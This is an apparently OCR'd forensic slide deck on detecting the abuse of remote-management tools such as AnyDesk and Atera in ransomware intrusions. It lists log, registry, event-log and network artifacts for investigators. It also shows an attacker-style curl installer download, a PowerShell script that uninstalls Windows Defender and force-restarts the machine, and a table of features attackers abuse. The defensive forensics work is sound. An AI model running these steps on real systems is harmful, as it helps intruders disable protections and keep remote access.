ad.security.permission_profiles._unattended_access.permissions.sas=1
ad.security.permission_profiles._unattended_access.pwd=c5ac388cdecf3
ad.security.permission_profiles._unattended_access.salt=808b1cee2aea3
1
```

If a password is set, the hash will be listed in the config.

AnyDesk : Artifacts

Feature: File Transfer | Transfer specific files between client(victim) and server(attacker)



AnyDesk 450 [redacted]

450 [redacted]

Free license (non-professional use). Start trial license または buy.

Administrator (795 [redacted])
このデバイス

john (450 [redacted])
リモートデバイス

C:\Users\Administrator\Documents

名前	タイプ	サイズ	変更日
..			
My Music			2022/11/24 19:02:29
My Pictures			2022/11/24 19:02:29
My Videos			2022/11/24 19:02:29

C:\Users\john\Documents

名前	タイプ	サイズ	変更日
..			
My Music			2022/01/31 20:05:34
My Pictures			2022/01/31 20:05:34
My Videos			2022/01/31 20:05:34

Possible to transfer files


AnyDesk : Artifacts

Feature: File Transfer | Transfer specific files between client(victim) and server(attacker)

Useful Artifacts | Files | Registry | Process/NW | Others

Log File

%APPDATA%¥AnyDesk¥ad.trace



ad.trace

1

```
info 2022-12-27 04:01:11.997      ctrl    2460   10720          app.file_progress_hub - Registered notifications.
info 2022-12-27 04:01:11.997      ctrl    2460   10720       app.local_file_transfer - Download started (0).
info 2022-12-27 04:01:12.216      ctrl    2460   10720       app.local_file_transfer - Download finished.
info 2022-12-27 04:02:25.113      ctrl    2460   11320               clipbrd.capture - Found 1 files
info 2022-12-27 04:02:25.114      ctrl    2460   11320               clipbrd.capture - Relaying file offers.
info 2022-12-27 04:02:25.114      ctrl    2460   11320            app.ft_src_session - New session (c7cb1352c9a64692).
```

2

```
                                                            app.tunnel_ft_session - Invalid progress code (0).
                                                                 app.prepare_task - Preparing files in 'C:\Users\john\Documents'.
                                                          app.local_file_transfer - Preparation of 1 files completed (io_ok).
                                                            app.tunnel_ft_session - Invalid progress code (0).
                                                              desk_rt.auto_adjust - Forced adjust because of a timeout (32311.60 kb/s).
                                                              desk_rt.auto_adjust - Adjusting for >= 1.500 kb/s
                                                      taskbar_animation_modifier - Couldn't set value (5).
```

3

```
info 2022-12-27 04:12:18.068      ctrl    2460   10720          app.file_progress_hub - Registered notifications.
info 2022-12-27 04:12:18.068      ctrl    2460   10720                    app.deleter - Preparing 1 files in 'C:\Users\john\Documents'.
info 2022-12-27 04:12:18.068      ctrl    2460    7300               app.prepare_task - Preparing files in 'C:\Users\john\Documents'.
info 2022-12-27 04:12:18.069      ctrl    2460    7300        app.local_file_transfer - Preparation of 1 files completed (io_ok).
info 2022-12-27 04:12:18.069      ctrl    2460    7300                    app.deleter - Deleting 1 files.
info 2022-12-27 04:12:19.191      ctrl    2460    7300                    app.deleter - Completed.
```

1. Upload file from remote machine(attacker)
2. Download file from client machine(victim)
3. Delete file from client machine(victim)
   *Only file path but the file name is not showed

Tools Verification - Atera

Babuk, Black Basta, BlackCat ,Conti

Relay	Direct
Install	Portable

Target RMM tools

ATERA

AnyDesk

splashtop

TeamViewer

tight VNC

RemoteUtilities®

CONNECTWISE

LogMeIn® Be Limitless.

SupRemo

ngrok

Target SYNC tools

RCLONE

MEGA TOOLS Automotive Tools-Equipment

WinSCP Free FTP CLIENT

GoodSync


FreeFileSync

FileZilla

Atera: Artifacts

Installation | **Agent program installation to the victim machine**

- A msi installer will be obtained from attacker's tenant, thus **no authentication is required during installation.**
- **Splashtop is bundled with atera installer in default.**




Thanks for trying Atera. You've got 30 days left in your trial

Devices

Displaying 1 of 1 devices

Details	Availability	Alerts	Available Patches	Remote Access	Actions
victim (PC) Unassigned Last login: user01 (8 29, 2022 10:44:49 午後)	Online	0 0 0 Critical Warning Info	Manage (8)	Connect	Manage



Download agent installer

Almost th

Downlo

Install via the Command Prompt using this script (run as admin)

```
curl -o setup.msi "https://HelpdeskSupport80562612…
```

Share the installer download link with the end user

```
https://HelpdeskSupport805626124.servicedesk.atera…
```

An installer can be downloaded from the tenant

Atera: Artifacts

Installation	Agent program installation to the victim machine


Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles%¥Atera Networks¥* or %ProgramFiles(x86)%¥Atera Networks¥*

Log File

%windir%¥Temp¥AteraSetupLog.txt



```
=== Verbose logging starte  2022/12/26  20:10:25  Build type: SHIP UNICODE 5.00.10011.00  Calling process: C:\Windows\SYSTEM32\msiexec.exe ===
MSI (c) (A0:78) [20:10:25:886]: Resetting cached policy values
MSI (c) (A0:78) [20:10:25:886]: Machine policy value 'Debug' is 0
MSI (c) (A0:78) [20:10:25:886]: ******* RunEngine:
           ******* Product: C:\Windows\TEMP\ateraAgentSetup64_1_8_3_1.msi
           ******* Action:

Property(N  INTEGRATORLOGIN = [redacted]@outlook.com
Property(N): COMPANYID = 1
Property(N): ACCOUNTID = 0013z00002tFymtAAC

MSI (s) (C8:8  [20:10:39:308]: Product: AteraAgent -- Installation completed successfully.

MSI (s) (C8:80) [20:10:39:308]: Windows インストーラーにより製品がインストールされました。製品名: AteraAgent、製品
networks、インストールの成功またはエラーの状態: 0
```

1. Date/Time of successful installation
2. Attacker’s email address and account ID

Atera: Artifacts

Installation	Agent program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others


Services ▶ System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥AteraAgent

- DisplayName: AteraAgent
- ImagePath: %ProgramFiles%¥Atera Networks¥AteraAgent¥AteraAgent.exe

Config

HKLM¥Software¥Atera Networks¥AlphaAgent



コンピューター¥HKEY_LOCAL_MACHINE¥SOFTWARE¥ATERA Networks¥AlphaAgent

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
AccountId	REG_SZ	0013z00002tFymtAAC
AgentId	REG_SZ	qMtv78J7nZTkhOWFvgt1UOIF+mBcel8NRXLOw3kyVZsDJu/...
CompanyId	REG_SZ	1
DisableRemote	REG_SZ	False
IntegratorLogin	REG_SZ	[redacted]@outlook.com

1. Acount ID of attacker's Atera tenant
2. Attacker's email


Atera: Artifacts

Installation	Agent program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Process

%ProgramFiles%¥Atera Networks¥ATERA Networks¥AteraAgent¥AteraAgent.exe



```
AteraAgent.exe        2472                    8 MB   AteraAgent
SSUService.exe        8460                    3 MB   Splashtop Software Updater S...
SRService.exe         2728    0.33            1.74        er Service
SRManager.exe         9796    0.05            8.57        er SRMana...
```

Processes persists on victim

IP/Port that the process access to

Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
AteraAgent.exe (2472)	[redacted]	53398	18.179.18.154	443	TCP	Established	AteraAgent
AteraAgent.exe (2472)	[redacted]	53399	18.179.18.154	443	TCP	Established	AteraAgent

```
Domain Name System (response)
  Answers
    > ps.pndsn.com: type A, class IN, addr 18.179.18.153
    v ps.pndsn.com: type A, class IN, addr 18.179.18.155
        Name: ps.pndsn.com
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 300 (5 minutes)
        Data length: 4
        Address: 18.179.18.155
```

Network

- ps.pndsn.com: 443
- *.atera.com: 443

FW rule for Atera; Link


Atera: Artifacts

Installation	Agent program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog


Application.evtx (Event ID: 0, 1033, 11707)



イベント 1033, MsiInstaller

Windows インストーラーにより製品がインストールされました。製品名: AteraAgent、製品バージョン: 1.8.3.1、製品の言語: 1033、製造元: Atera networks、インストールの成功またはエラーの状態: 0

ログの名前(M):	Application		
ソース(S):	MsiInstaller	1 ログの日付(D):	2022/12/26 21:30:08
イベント ID(E):	1033	タスクのカテゴリ(Y):	なし
レベル(L):	情報	キーワード(K):	クラシック
ユーザー(U):	[redacted]	コンピューター(R):	[redacted]
オペコード(O):			
詳細情報(I):	イベント ログのヘルプ		



イベント 11707, MsiInstaller

Product: AteraAgent -- Installation completed successfully.

ログの名前(M):	Application		
ソース(S):	MsiInstaller	1 ログの日付(D):	2022/12/26 21:30:08
イベント ID(E):	11707	タスクのカテゴリ(Y):	なし
レベル(L):	情報	キーワード(K):	クラシック
ユーザー(U):	[redacted]	コンピューター(R):	[redacted]
オペコード(O):			
詳細情報(I):	イベント ログのヘルプ		

1. Date/Time of agent installation


Atera: Artifacts

Atera features | **Features that attackers are likely to abuse during intrusion**

Feature Name	Detail	Useful Artifacts
Remote Access	**Remote access to victim using Splashtop, AnyDesk, etc..**	**v**
Software Inventory	View and remotely uninstall software on victim machine	Only 4688 Security Event
Run Script	**Run any or build-in bat/ps1 scripts on victim machine**	**v**
Service Manager	Start, restart, or stop any services on victim machine	Only 4688 Security Event
Task Manager	View and end any tasks on victim machine	Only 4688 Security Event
Command Prompt	Control command prompt on victim machine and run any commands	Only 4688 Security Event
PowerShell	**Control PowerShell on victim machine and run any commands**	**v**
File Transfer	Send/Receive any file between attacker and victim	Only 4688 Security Event
Event Viewer	View Windows Event Log on victim machine	Only 4688 Security Event
Registry Editor	View and edit registry on victim machine	Only 4688 Security Event

Atera: Artifacts

Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop



Thanks for trying Atera for IT Departments. You've got 30 days left in your trial


Displaying 1 of 1 devices

U [redacted] (PC) ☆ Unassigned Last login: user01 (8 29, 2022 10:44:49 午後) ● Online 0 Critical 0 Warning 0 Info Manage (8)

Atera employs 3rd party tools for remote access, thus the **artifacts will be the same with those generated by the corresponding tools.**

Atera: Artifacts

Feature: Run script | **Run specific bat or ps1 scripts on victim machine**



Run Script on [redacted]

My Scripts (3) | Shared Script Library (794)

Build-in scripts are also provided

Create script

Manual script creation is supported

Category: All | Name: Search name | Description: Search description

Category	Name	Description	Run as	Type	Variables	Actions
Cloned Scripts	Check Battery Health (copy)	Analyzes the system for common energy-efficiency and battery life problems	System	.bat	No	View Run
Cloned Scripts	WUregistry (copy)	Delete Registry blocking Windows Update	System	.bat	No	View Run
Cloned Scripts	Uninstall Windows Defender (copy)	Uninstalls Windows Defender	System	.ps1	No	View Run

Close

Uninstall Windows Defender (copy)

Uninstalls Windows Defender

Category: Cloned Scripts

File type: .ps1 Run as: System Max run time: 10 Variables: No

Author: Upload date: Clones: Vote: (-)

```
Uninstall-WindowsFeature -Name Windows-Defender
Sleep 120
Restart-Computer -Force
```


Atera: Artifacts

Feature: Run script	Run any or build-in bat/ps1 scripts on victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

[ps1] Windows PowerShell.evtx (Event ID: 400)




```
エンジンの状態が None
詳細:
        NewEngineSt
        PreviousEngi
        SequenceNum
        HostName=C
        HostVersion=5.1.17763.592
        HostId=0816c3f8-27c9-441d-8be2-1b4c6c7242e5
1       HostApplication=powershell.exe -File C:¥Program Files (x86)¥ATERA Networks¥AteraAgent¥Packages
¥AgentPackageSystemTools¥8ef466ea-e081-460a-b371-6ab2c5511a76_Uninstall Windows Defender (copy).ps1
        EngineVersion=5.1.17763.592
        RunspaceId=d1531c86-6737-48b0-b52f-f129a545088e
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=

ログの名前(M):    Windows PowerShell
ソース(S):        PowerShell (PowerShell)    2 ログの日付(D):        2022/12/27 11:29:07
イベント ID(E):   400                          タスクのカテゴリ(Y):  エンジンのライフサイクル
レベル(L):        情報                         キーワード(K):        クラシック
ユーザー(U):      N/A                          コンピューター(R):    [redacted]
オペコード(O):
詳細情報(I):      イベント ログのヘルプ
```

Microsoft-Windows-PowerShell/Operational.evtx (Event ID: 4104) will be also recorded with the content of ps1 if PowerShell script block is enabled.

EventLog

[bat] Security.evtx (Event ID: 4688)

